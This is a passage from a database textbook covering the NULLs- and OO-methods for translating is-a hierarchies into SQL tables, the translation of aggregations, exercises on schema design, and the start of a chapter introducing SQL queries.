(C.1) The NULLs-method can **easily express role constraints** using value constraints that restrict which combinations of optional attributes can have a value.

(C.2) The NULLs-method **enforces a unique primary key** for all entities represented by the is-a hierarchy: all entities must appear in the same relation, where unique primary keys are enforced.

(C.3) The NULLs-method cannot express the role-specific nature of relationships: all roles are incorporated in the same relation and, hence, specific roles cannot be referred to by foreign keys.

(C.4) The NULLs-method cannot provide easy access to the data of a specific role: when roles do not have their own attributes, we cannot even identify which tuples belong to that role. Consider the situation of Example 3.27: in the relation **Person**, we cannot reliably identify tuples representing the **Student** and **Staff** roles, as these roles do not have attributes that distinguish them from the **Person** and **Employee** roles, respectively.

(C.5) The NULLs-method can provide **easy access to the data of a specific entity**: each entity is a single tuple in the constructed relation.

(C.6) The NULLs-method is not optimized to provide easy access to a specific entity set: as argued before, it is not even possible to always reliably identify the roles of individual tuples.

(C.7) The NULLs-method can provide **easy access to all data** in the hierarchy: all this data is present in the single constructed relation.

Typically, the NULLs-method is a **good second choice** whenever individual roles do not partake in relationships: the NULLs method still enforces unique primary keys throughout the hierarchy and provides easy access to all data in the hierarchy.

As with the ER-method, the NULLs method can be obtained with results we already have. First, we can use Theorem 2.56 to express an is-a hierarchy using a collection of weak entity sets. Next, we observe that the identifying relationship of each of the weak entity sets representing a role has an **at-most once** cardinality constraint. Hence, we can incorporate all roles into the table representing the root of the hierarchy using the translation of weak entity sets from Section 3.3.4.

OO-method. In the **OO-method**, we simply treat each entity set defined by the is-a hierarchy as a **independent entity set** according to how is-a hierarchies define entity sets.

Translation. Consider an is-a hierarchy and consider each complete set of roles $\mathcal{C}$ within the hierarchy that is allowed by the role constraints. According to the semantics of an is-a hierarchy detailed in Section 2.2.2, the complete set of roles $\mathcal{C}$ defines an entity set. We use the translation detailed in Section 3.3.1 to translate each of these entity sets to relations.

Example 3.28. Consider the is-a hierarchy described in Example 2.29 and Example 2.31 defining students, staff members, and faculty members. For the sake of this example, we consider an additional role specialization of **Faculty**: teaching faculty (with no additional attributes). We assume that the entity sets **Event** and **Course** have already been translated to relations **Event** and **Course** with primary keys *eid* and *cid*.

Next, we consider each complete set of roles allowed by the role constraints of Example 2.31:

1. The roles {**Person**, **Employee**} define an entity set **PE** representing employees that are not faculty or staff members. For the entity set **PS**, we obtain the relation

   $$\textbf{PE}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, wage : \texttt{numeric}, wtime : \texttt{numeric}).$$

   To represent the relationship set Register, we create a relation

   $$\textbf{RegisterPE}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

   with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PE**.

2. The roles {**Person**, **Employee**, **Faculty**} define an entity set **PEF** representing faculty members. For the entity set **PEF**, we obtain the relation

   $$\textbf{PEF}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, wage : \texttt{numeric}, wtime : \texttt{numeric}, rank : \texttt{text}, position).$$

   To represent the relationship set Register, we create a relation

   $$\textbf{RegisterPEF}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

   with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PEF**.

3. The roles {**Person**, **Employee**, **Faculty**, **Teaching**} define an entity set **PEFT** representing faculty members that are teaching faculty. For the entity set **PEFT**, we obtain the relation

   $$\textbf{PEFT}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, wage : \texttt{numeric}, wtime : \texttt{numeric}, rank : \texttt{text}, position).$$

   To represent the relationship set Register, we create a relation

   $$\textbf{RegisterPEFT}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

   with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PEFT**.

4. The roles {**Person**, **Employee**, **Staff**} define an entity set **PES** representing staff members. For the entity set **PES**, we obtain the relation

   $$\textbf{PES}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, wage : \texttt{numeric}, wtime : \texttt{numeric}).$$

   To represent the relationship set Register, we create a relation

   $$\textbf{RegisterPES}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

   with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PES**.

5. The roles {**Person**, **Student**} define an entity set **PS** representing students. In the translation of entity set **PS** to a relation, we incorporate the relationship set Mentors that assigns at-most one Faculty member as a mentor to each student. Hence, for the entity set **PS** and relationship set Mentors, we obtain the relation

   $$\textbf{PS}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, fid : \texttt{numeric}_{\texttt{opt}})$$

with *fid* referencing either **PEF** or **PEFT**. Note that we **cannot** express this reference to either **PEF** or **PEFT** as a foreign key (a foreign key can only reference a single other relation). To represent the relationship set Enroll, we create a relation

$$\textbf{EnrollPS}(\underline{pid} : \texttt{numeric}, \underline{cid} : \texttt{numeric})$$

with *pid* a foreign key referencing **PS** and *cid* a foreign key referencing **Course**. To represent the relationship set Register, we create a relation

$$\textbf{RegisterPS}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PS**.

6. The roles {**Person**, **Student**, **Employee**} define an entity set **PSE** representing students that are teaching assistants. In the translation of entity set **PSE** to a relation, we incorporate the relationship set Mentors that assigns at-most one Faculty member as a mentor to each student. Hence, for the entity set **PSE** and relationship set Mentors, we obtain the relation

$$\textbf{PSE}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}, wage : \texttt{numeric}, wtime : \texttt{numeric}, fid : \texttt{numeric}_{\texttt{opt}})$$

with *fid* referencing either **PEF** or **PEFT**. Note that we **cannot** express this reference to either **PEF** or **PEFT** as a foreign key. To represent the relationship set Enroll, we create a relation

$$\textbf{EnrollPSE}(\underline{pid} : \texttt{numeric}, \underline{cid} : \texttt{numeric})$$

with *pid* a foreign key referencing **PSE** and *cid* a foreign key referencing **Course**. To represent the relationship set Register, we create a relation

$$\textbf{RegisterPSE}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **PSE**.

We have translated the relationship set Enroll into separate relations **EnrollPS** and **EnrollPSE**. Likewise, we have translated the relationships set Register into separate relations **RegisterPE**, **RegisterPEF**, **RegisterPES**, **RegisterPS**, and **RegisterPSE**. By making separate relationships for each of the entity sets defined by the is-a hierarchy, we can at-least enforce that these separate relations all refer to existing persons. Alternatively, we can implement the relationship sets Enroll and Register via single relations **Enroll** and **Register**. Doing so would make it **impossible to use foreign keys** to verify whether the enrolled student (in case of **Enroll**) or the registered person (in case of **Register**) exists in the relevant relations.

To implement the resulting relational schemas, we can use the following **CREATE TABLE** statements

```
-- CREATE TABLE statements for Event and Course.

CREATE TABLE pe
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL
);

CREATE TABLE registerpe
```

```sql
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES pe,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE pef
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL,
    rank CLOB NOT NULL,
    position CLOB NOT NULL
);

CREATE TABLE registerpef
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES pef,
    PRIMARY KEY(eid, pid)
);


CREATE TABLE peft
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL,
    rank CLOB NOT NULL,
    position CLOB NOT NULL
);

CREATE TABLE registerpeft
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES peft,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE pes
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
```

```sql
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL
);

CREATE TABLE registerpes
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES pes,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE ps
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
    fid INT
);

CREATE TABLE registerps
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES ps,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE pse
(
    pid INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL,
    fid INT
);

CREATE TABLE registerpse
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES pse,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE enrollps
(
    pid INT NOT NULL REFERENCES ps,
    cid INT NOT NULL REFERENCES course,
    PRIMARY KEY(pid, cid)
);
```

```sql
CREATE TABLE enrollpse
(
    pid INT NOT NULL REFERENCES pse,
    cid INT NOT NULL REFERENCES course,
    PRIMARY KEY(pid, cid)
);
```

Next, we evaluate the ER-method according to the six criteria mentioned:

(C.1) The OO-method **can easily express role constraints**, we simply only create relations for those entity sets defined by the is-a hierarchy and role constraints.

(C.2) The OO-method cannot enforces a unique primary key for all entities represented by the is-a hierarchy. Consider the situation of Example 3.28: the relations **PS** and **PEF** can define a student (in **PS**) and a faculty member (in **PEF**) with the same primary key.

(C.3) The OO-method cannot express the role-specific nature of relationships: role-specific relationships are duplicated for each entity set that has that role. Consider the situation of Example 3.28: the relationship sets `Register`, `Enroll`, and `Mentor` are all duplicated multiple times. Furthermore, the translation of the `Mentor` relationship set cannot ensure that the field *fid* (in the relations **PS** and **PSE**) refer to faculty members defined in either the relations **PEF** or **PEFT**.

(C.4) The OO-method cannot easily provide access to the data of a specific role: the role can be part of the definition of multiple entity sets and, hence, relations. Consider the situation of Example 3.28: the role **Student** is part of the relations **PS** and **PSE**.

(C.5) The OO-method **can easily provide access to the data of a specific entity**, as each entity is only part of a single entity set and this entity set is represented entirely by a stand-alone relation.

(C.6) The OO-method **can easily provide access to a specific entity set** defined by the is-a hierarchy: each entity set is represented entirely by a stand-alone relation.

(C.7) The OO-method is not optimized to provide easy access to all data in the hierarchy: this data is spread out over multiple relations.

The OO-method is **only a good choice** when the entity sets defined by the hierarchy are clearly distinct (with little overlap in their roles): the OO method cannot enforce unique primary keys throughout the hierarchy and expressing role-specific relationships becomes messy if that role is part of multiple entity sets defined by the hierarchy. The OO-method does provide the easiest access to the data specific to a single entity set, however.

Conclusions. We have summarized each of the three methods in Figure 3.5. These three methods are **extreme ends** of a spectrum: we can combine these methods, e.g., translate a subtree of the hierarchy using the `NULL`s-method and the remainder of the hierarchy using the ER-method. In general, we recommend the usage of the ER-method over the other two methods, however: the ER-method is easy to use and understand and deals best with expressing relationships between data (e.g., relationship sets involving is-a hierarchies).

There are plenty alternatives to these three methods. Furthermore, we can introduce more-complex versions of these three methods to (partially) address the limitations observed here. Finally, some RDBMSs have dedicated support for is-a hierarchies. Such dedicated support is typically optimized toward a specific use-case and, hence, has their own benefits and drawbacks similar to the benefits and drawbacks of the three methods seen here.

	Evaluation Criteria	ER-method	NULLs-method	OO-method
C.1	(role constraints)	✖	✔	✔
C.2	(unique primary key)	✔	✔	✖
C.3	(role-specific relationships)	✔	✖	✖
C.4	(role-specific data)	✔	✖	✖
C.5	(entity-specific data)	✖	✔	✔
C.6	(entity sets)	✖	✖	✔
C.7	(all data)	✖	✔	✖

Figure 3.5: Overview of the three methods we considered to translate is-a hierarchies into relations.

3.3.6 Aggregations

When aggregating a relationship set, we treat the relationship set as-if it is an entity set such that the aggregate relationship set can itself partake in other relationship sets. As such, we do not need any further machinery to translate aggregated relationship sets to relations: we can simply follow the methods outlined in Section 3.3.2.

Translation. Consider an aggregation **A** of relationship set R and a relationship set S between the aggregation **A** and entity set **E**. We use the translation of Section 3.3.2 to translate relationship set R into a relation **R**. Next, we observe that relation **R** has a primary key. Hence, we can use the relation **R** as-if it represents an entity set during the translation of relationship set S between the aggregation **A** of R and entity set **E** and follow the translation of Section 3.3.2 when translating S to a relation **S**.

Example 3.29. Consider the ER-diagram described in Example 2.35 and shown in Figure 2.26. Assume the entity sets **Program**, **Student**, and **Faculty** are already translated into relations **Program**, **Student**, and **Faculty** with primary keys *pid*, *sid*, and *fid*, respectively.

Next, we use the method outlined in Section 3.3.2 to translate the relationship set Project into the relation

$$\textbf{Project}(\underline{pid} : \texttt{numeric}, \underline{sid} : \texttt{numeric}, startdate : \texttt{date})$$

in which *pid* is a foreign key referencing **Program** and *sid* is a foreign key referencing **Student**.

Next, we observe that the relationship set Supervisor between the aggregation of Project and the entity set **Faculty** has an **exact-once** cardinality constraint that enforces that each project has exactly-one supervisor. Hence, we incorporate this relationship set into the relation **Project** and we obtain

$$\textbf{Project}(\underline{pid} : \texttt{numeric}, \underline{sid} : \texttt{numeric}, startdate : \texttt{date}, fid : \texttt{numeric})$$

in which *pid* is a foreign key referencing **Program**, *sid* is a foreign key referencing **Student**, and *fid* is a foreign key referencing **Faculty** (and representing the supervisor).

Next, we observe that the weak entity set **Report** indicates that projects can own reports. Furthermore, due to the **at-most once** cardinality constraint, each project owns at-most one report. Hence, we also incorporate this weak entity set into the relation **Project** and we obtain

$$\textbf{Project}(\underline{pid} : \texttt{numeric}, \underline{sid} : \texttt{numeric}, startdate : \texttt{date}, fid : \texttt{numeric}, file : \texttt{binary}_{\texttt{opt}})$$

in which *pid* is a foreign key referencing **Program**, *sid* is a foreign key referencing **Student**, and *fid* is a foreign key referencing **Faculty**.

Finally, we observe that the relationship set C. Member is a many-to-many relationship set between the aggregation of Project and **Faculty**. We translate this relationship set to a stand-alone relation

$$\textbf{CMember}(\underline{pid} : \texttt{numeric}, \underline{sid} : \texttt{numeric}, \underline{fid} : \texttt{numeric})$$

in which the pair of attributes named (*pid*, *sid*) are a foreign key referencing **Project** and *fid* is a foreign key referencing **Faculty**.

To implement the resulting relational schemas, we can use the following `CREATE TABLE` statements

```sql
-- CREATE TABLE statements for Program, Student, and Faculty.

CREATE TABLE project
(
    pid INT NOT NULL REFERENCES program,
    sid INT NOT NULL REFERENCES student,
    startdate DATE NOT NULL,
    fid INT NOT NULL REFERENCES faculty,
    file BLOB,
    PRIMARY KEY(pid, sid)
);

CREATE TABLE cmember
(
    pid INT NOT NULL,
    sid INT NOT NULL,
    fid INT NOT NULL REFERENCES faculty,
    PRIMARY KEY(pid, sid, fid),
    FOREIGN KEY(pid, sid) REFERENCES project
);
```

3.4 Exercises

Exercise 3.1. Consider the needs of a database storing film information.

(Q1) First, we need a relation storing information of people (e.g., actors and directors). For this relation, we can use the relation with schema

$$\textbf{Person}(\underline{id} : \texttt{numeric}, \textit{name} : \texttt{text}, \textit{birthdate} : \texttt{data}_{\texttt{opt}}).$$

Write the `CREATE TABLE` statement to implement this relation.

(Q2) Next, we need a relation storing information of films. For this relation, we can use the relation with schema

$$\textbf{Film}(\underline{id} : \texttt{numeric}, \textit{title} : \texttt{text}, \textit{year} : \texttt{numeric}, \textit{director} : \texttt{numeric}, \textit{duration} : \texttt{numeric}, \textit{budget} : \texttt{numeric}_{\texttt{opt}}).$$

In this relation, the *director* is the **main director** of a film and refers to the primary key of a person. In addition, the combination of title, year, and director is a candidate key. (We note that distinct films can have the same title and be released in the same year, e.g., in 2005 there was a film **Chaos** directed by Tony Giglio and another film **Chaos** directed by David DeFalco—I have not seen either film, however).

Write the `CREATE TABLE` statement to implement this relation.

(Q3) Define the relational schema for a relation **Roles** that stores the roles of people working on a film. In specific, the relation should store, per film, all people that worked on the film and on the role these people had (e.g., actor, writer, director, producer, costume, casting, editor, or makeup).

(Q4) Write the `CREATE TABLE` statement to implement the relation **Roles**.

Exercise 3.2. Consider the ER-diagram of Figure 3.6. In this diagram, we have products that are uniquely identified by their barcode. For each product, multiple users can offer the product for sale for a limited time (at their own price level). Furthermore, a user can offer the product for sale multiple times (with different price levels). In addition, users have a unique e-mail address that will be used during password recovery. Finally, users have at-most a single favorite product and can buy one-or-more offers via a sale transaction.




Figure 3.6: An elementary diagram for representing a sales database.

(Q1) Translate the schemas of the entity sets to a relational schema **without** incorporating any of the relationship sets.

(Q2) Which relationship sets can we incorporate into other relations?

(Q3) Translate the schemas of the relationship sets to a relational schema. Incorporate relationship sets into other relations where possible.

(Q4) Provide the `CREATE TABLE` statements to implement this relational database schema.

(Q5) Document each constraint that should hold in this relational database schema but are not included in the `CREATE TABLE` statements.

Exercise 3.3. Consider the ER-diagram of Figure 2.32.

(Q1) Translate the schema of the Publisher entity set to a relational schema.

(Q2) Translate the schema of the Journal weak entity set to a relational schema.

(Q3) Translate the schema of the Paper weak entity is-a hierarchy set to a relational schema.

(Q4) Translate the schema of the References relationship set to a relational schema.

(Q5) Provide the `CREATE TABLE` statements to implement these relational schemas.

(Q6) Document each constraint that should hold in this relational database schema but are not included in the `CREATE TABLE` statements.

Exercise 3.4. Consider the needs of a website for film reviews. This website centers around its users (the subscribers). Users have usernames, which are not necessary unique. To distinguish users with the same username, each such user is assigned a different number. Users will log in using their unique email address and a password. To safely store the password, the password should not be stored in plain text, but as a pair of a 512-bit (64-byte) hash and a 64-byte salt value. Together, the hash and salt are sufficient to determine whether a login attempt provided the right password, this without providing easy access to the stored password (even if the system gets compromised).

The features break down in three types:

- Users can **befriend** other users. If a user X indicates that Y is a friend, then this indicates that X follows the activities of Y, but this does not imply that Y is also a friend of X.
- Users can **review** films. Each review assigns a score to the film and reviews can be revised with more information. Each review can optionally have a **video** component (e.g., as in a vlog) and optionally have a **text** component (e.g., as in a blog).
- Users can place **reactions** on reviews and on other reactions (a reaction is either on a single review or on a single reaction, but not on both).

The ER-Diagram for the database supporting these features can be found in Figure 3.7.

(Q1) Translate the ER-diagram to a relational database schema.

(Q2) Provide the `CREATE TABLE` statements to implement this relational database schema.

(Q3) Document each constraint that should hold in this relational database schema but are not included in the `CREATE TABLE` statements.




Figure 3.7: ER-Diagram for the social media features of a film website.

Part II

Querying Databases

Chapter 4

The Structured Query Language

In the previous part, we have looked at how to **model relational data** and how to practically implement such a data model as a collection of **tables** using the Structured Query Language (SQL, see Remark 3.2). Furthermore, we briefly covered how to store data in these tables and how inspect the data held by a table using `SELECT` statements. The presented mechanisms to inspect data from tables is rather insufficient to extract complex information of interest from tables, however. In this chapter, we shall take an in-depth look at `SELECT` statements and show how `SELECT` statements can be used to not only inspect tables, but also to extract complex information of interest from tables.

SQL is a **specialized programming language** that is designed to simplify working with relational databases. In specific, the `SELECT` statements of SQL can be used to write **programs** that take some **input facts** stored in one or more tables and, based on these facts and the rules described by the `SELECT` statement, compute a new table of **derived facts**. These `SELECT` statements are typically called **SQL queries** or, simply, **queries**.

Only the simplest queries can be answered by inspecting data in a single table, e.g., by filtering a table to keep the rows of interest. Most queries require the combination of rows from multiple tables, however.

Example 4.1. Consider the table (relation) **Student**, **Course**, and **Enroll** of Figure 3.1.

1. To obtain student records of all students named **Bartel**, we simply have to **filter the table** **Student**, which we can do on a per-row basis: we are looking for the rows τ with $\tau[name] =$ "Bartel". Doing so will result in a table with the single row $\langle id : 1, name : \text{Bartel}, dob : \text{October 6, 2005}\rangle$.

2. To obtain student records of all students that **did not enroll** for any courses, we have to combine the data in the table **Student** (where the student records are held) with the data in the table **Enroll** (where the enrollment data is held). From the table **Enroll**, we conclude that only the students with student identifier *sid* 1 or 2 are enrolled for courses. From the table **Student**, we learn that **Cecilia** has a student *id* 3, which is different from 1 and 2. Hence, the result will be a table with a single row $\langle id : 3, name : \text{Cecilia}, dob : \texttt{NULL}\rangle$.

3. To obtain course records of the **busiest course** (with most students enrolled), we have to combine the data in the table **Course** (where the course records are held) with the data in the table **Enroll** (where the enrollment data is held). To determine which course is busiest, we need to group enrollment records in the table **Enroll** based on the course identifier *cid*, count how many records we have for each course identifier *cid*, and then select the course identifier with the highest count. Doing so will result in the course identifier *cid* 1, to which two students are enrolled. From the table **Course**, we learn that the course with identifier 1 is the course $\langle id : 1, name : \text{Discrete Mathematics}\rangle$.

SQL is able to express the queries of Example 4.1 and many more. Although SQL is a programming language, it behaves rather different from traditional programming languages such as C, C++, and Java: SQL is a **declarative programming language** in which programs describe the **desired outcome** of a computation

(namely how the new relation of derived facts should look), whereas traditional programming languages are **procedural** and describe the **computational steps** the program should make to compute an output. We already briefly illustrated this phenomenon in Chapter 1, where we compared a Python program (Figure 1.2) and an equivalent SQL query (Figure 1.3) that both return pairs of airline carriers and their average delays, ordered on decreasing delays.

As an SQL query **does not describe computational steps**, the computational steps (algorithms) used internally by an RDBMS to answer a given SQL query q can differ greatly from the steps used by other RDBMSs to answer the query q.

Although SQL is a declarative programming language and behaves rather different from traditional programming languages, learning to write **queries in SQL** (SQL programs) closely resembles learning programming in other programming languages:

1. A crucial component of learning programming is **practice**. This equally applies to learning SQL: one starts with solving **simple problems** to get familiar with the syntax of SQL (e.g., the keywords) and gradually continues practice by solving problems of ever increasing complexity.

2. Typical programs are **modular** in their design: when writing programs to solve **complex problems**, one typically breaks down the complex problem into a collection of modules that each solve a smaller problem and that can be implemented and tested independently.

   This is the same in SQL: complex problems can often be answered by SQL queries that consists of many smaller components that can be implemented and tested independently.

3. Due to the declarative nature of SQL, **testing** and **debugging an SQL query** can be challenging: as an SQL query does not specify computational steps, one cannot simply walk through each of the computational steps to see what your SQL query is doing. Indeed, given a faulty complex SQL query that produces the wrong output, it is typically very hard to determine which parts of the query are responsible for the error.

   As in traditional programming, debugging and testing an SQL query is greatly aided by writing complex queries in a modular way: by building complex queries out of smaller components that can be implemented and tested individually, it is easier to identify which parts of the query are wrong.

As illustrated above, it is advisable to solve complex problems in a modular manner. As part of our introduction to SQL queries, we shall highlight several methods in which SQL supports the modular construction of complex queries.

Example 4.2. Consider the three queries of Example 4.1. Next, we shall illustrate which of these queries can be answered in a modular way.

1. The first query, obtaining the student records of all students named **Bartel**, already is a very small problem.

2. The second query, obtaining student records of all students that **did not enroll** for any courses, can be answered in a modular way:

   (a) First, we obtain the set S of all student identifiers that are enrolled: the set of all attribute values for attribute *sid* in **Enroll**.

   (b) Next, we obtain the set T of all student identifiers: the set of all attribute values for attribute *id* in **Student**.

   (c) Then, we compute the difference $D = T \setminus S$: the set of all student identifiers of students that are **not enrolled in a course**.

   (d) Finally, we look up the details of students in the table **Student** whose identifier is in the set D.

3. The last query, obtaining course records of the **busiest course**, can also be answered in a modular way:

(a) First, we use the information in the table **Enroll** to compute the set G of pairs $(c, [s_1, \ldots, s_n])$ with $\langle sid : s_1, cid : c, term :?_1\rangle, \ldots, \langle sid : s_n, cid : c, term :?_n\rangle$ all rows $\tau \in$ **Enroll** with $\tau[cid] = c$. Hence, the set G consists of pairs (c, S_c) with c a course identifier and S_c the list of student identifiers of students enrolled in the course identified by c.

(b) Next, we compute the set

$$G_{count} = \{(c, N_c) \mid ((c, S_c) \in G) \wedge (N_c = |S_c|)\}.$$

Hence, the set G_{count} consists of pairs (c, N_c) with c a course identifier and N_c the number of students enrolled in the course identified by c.

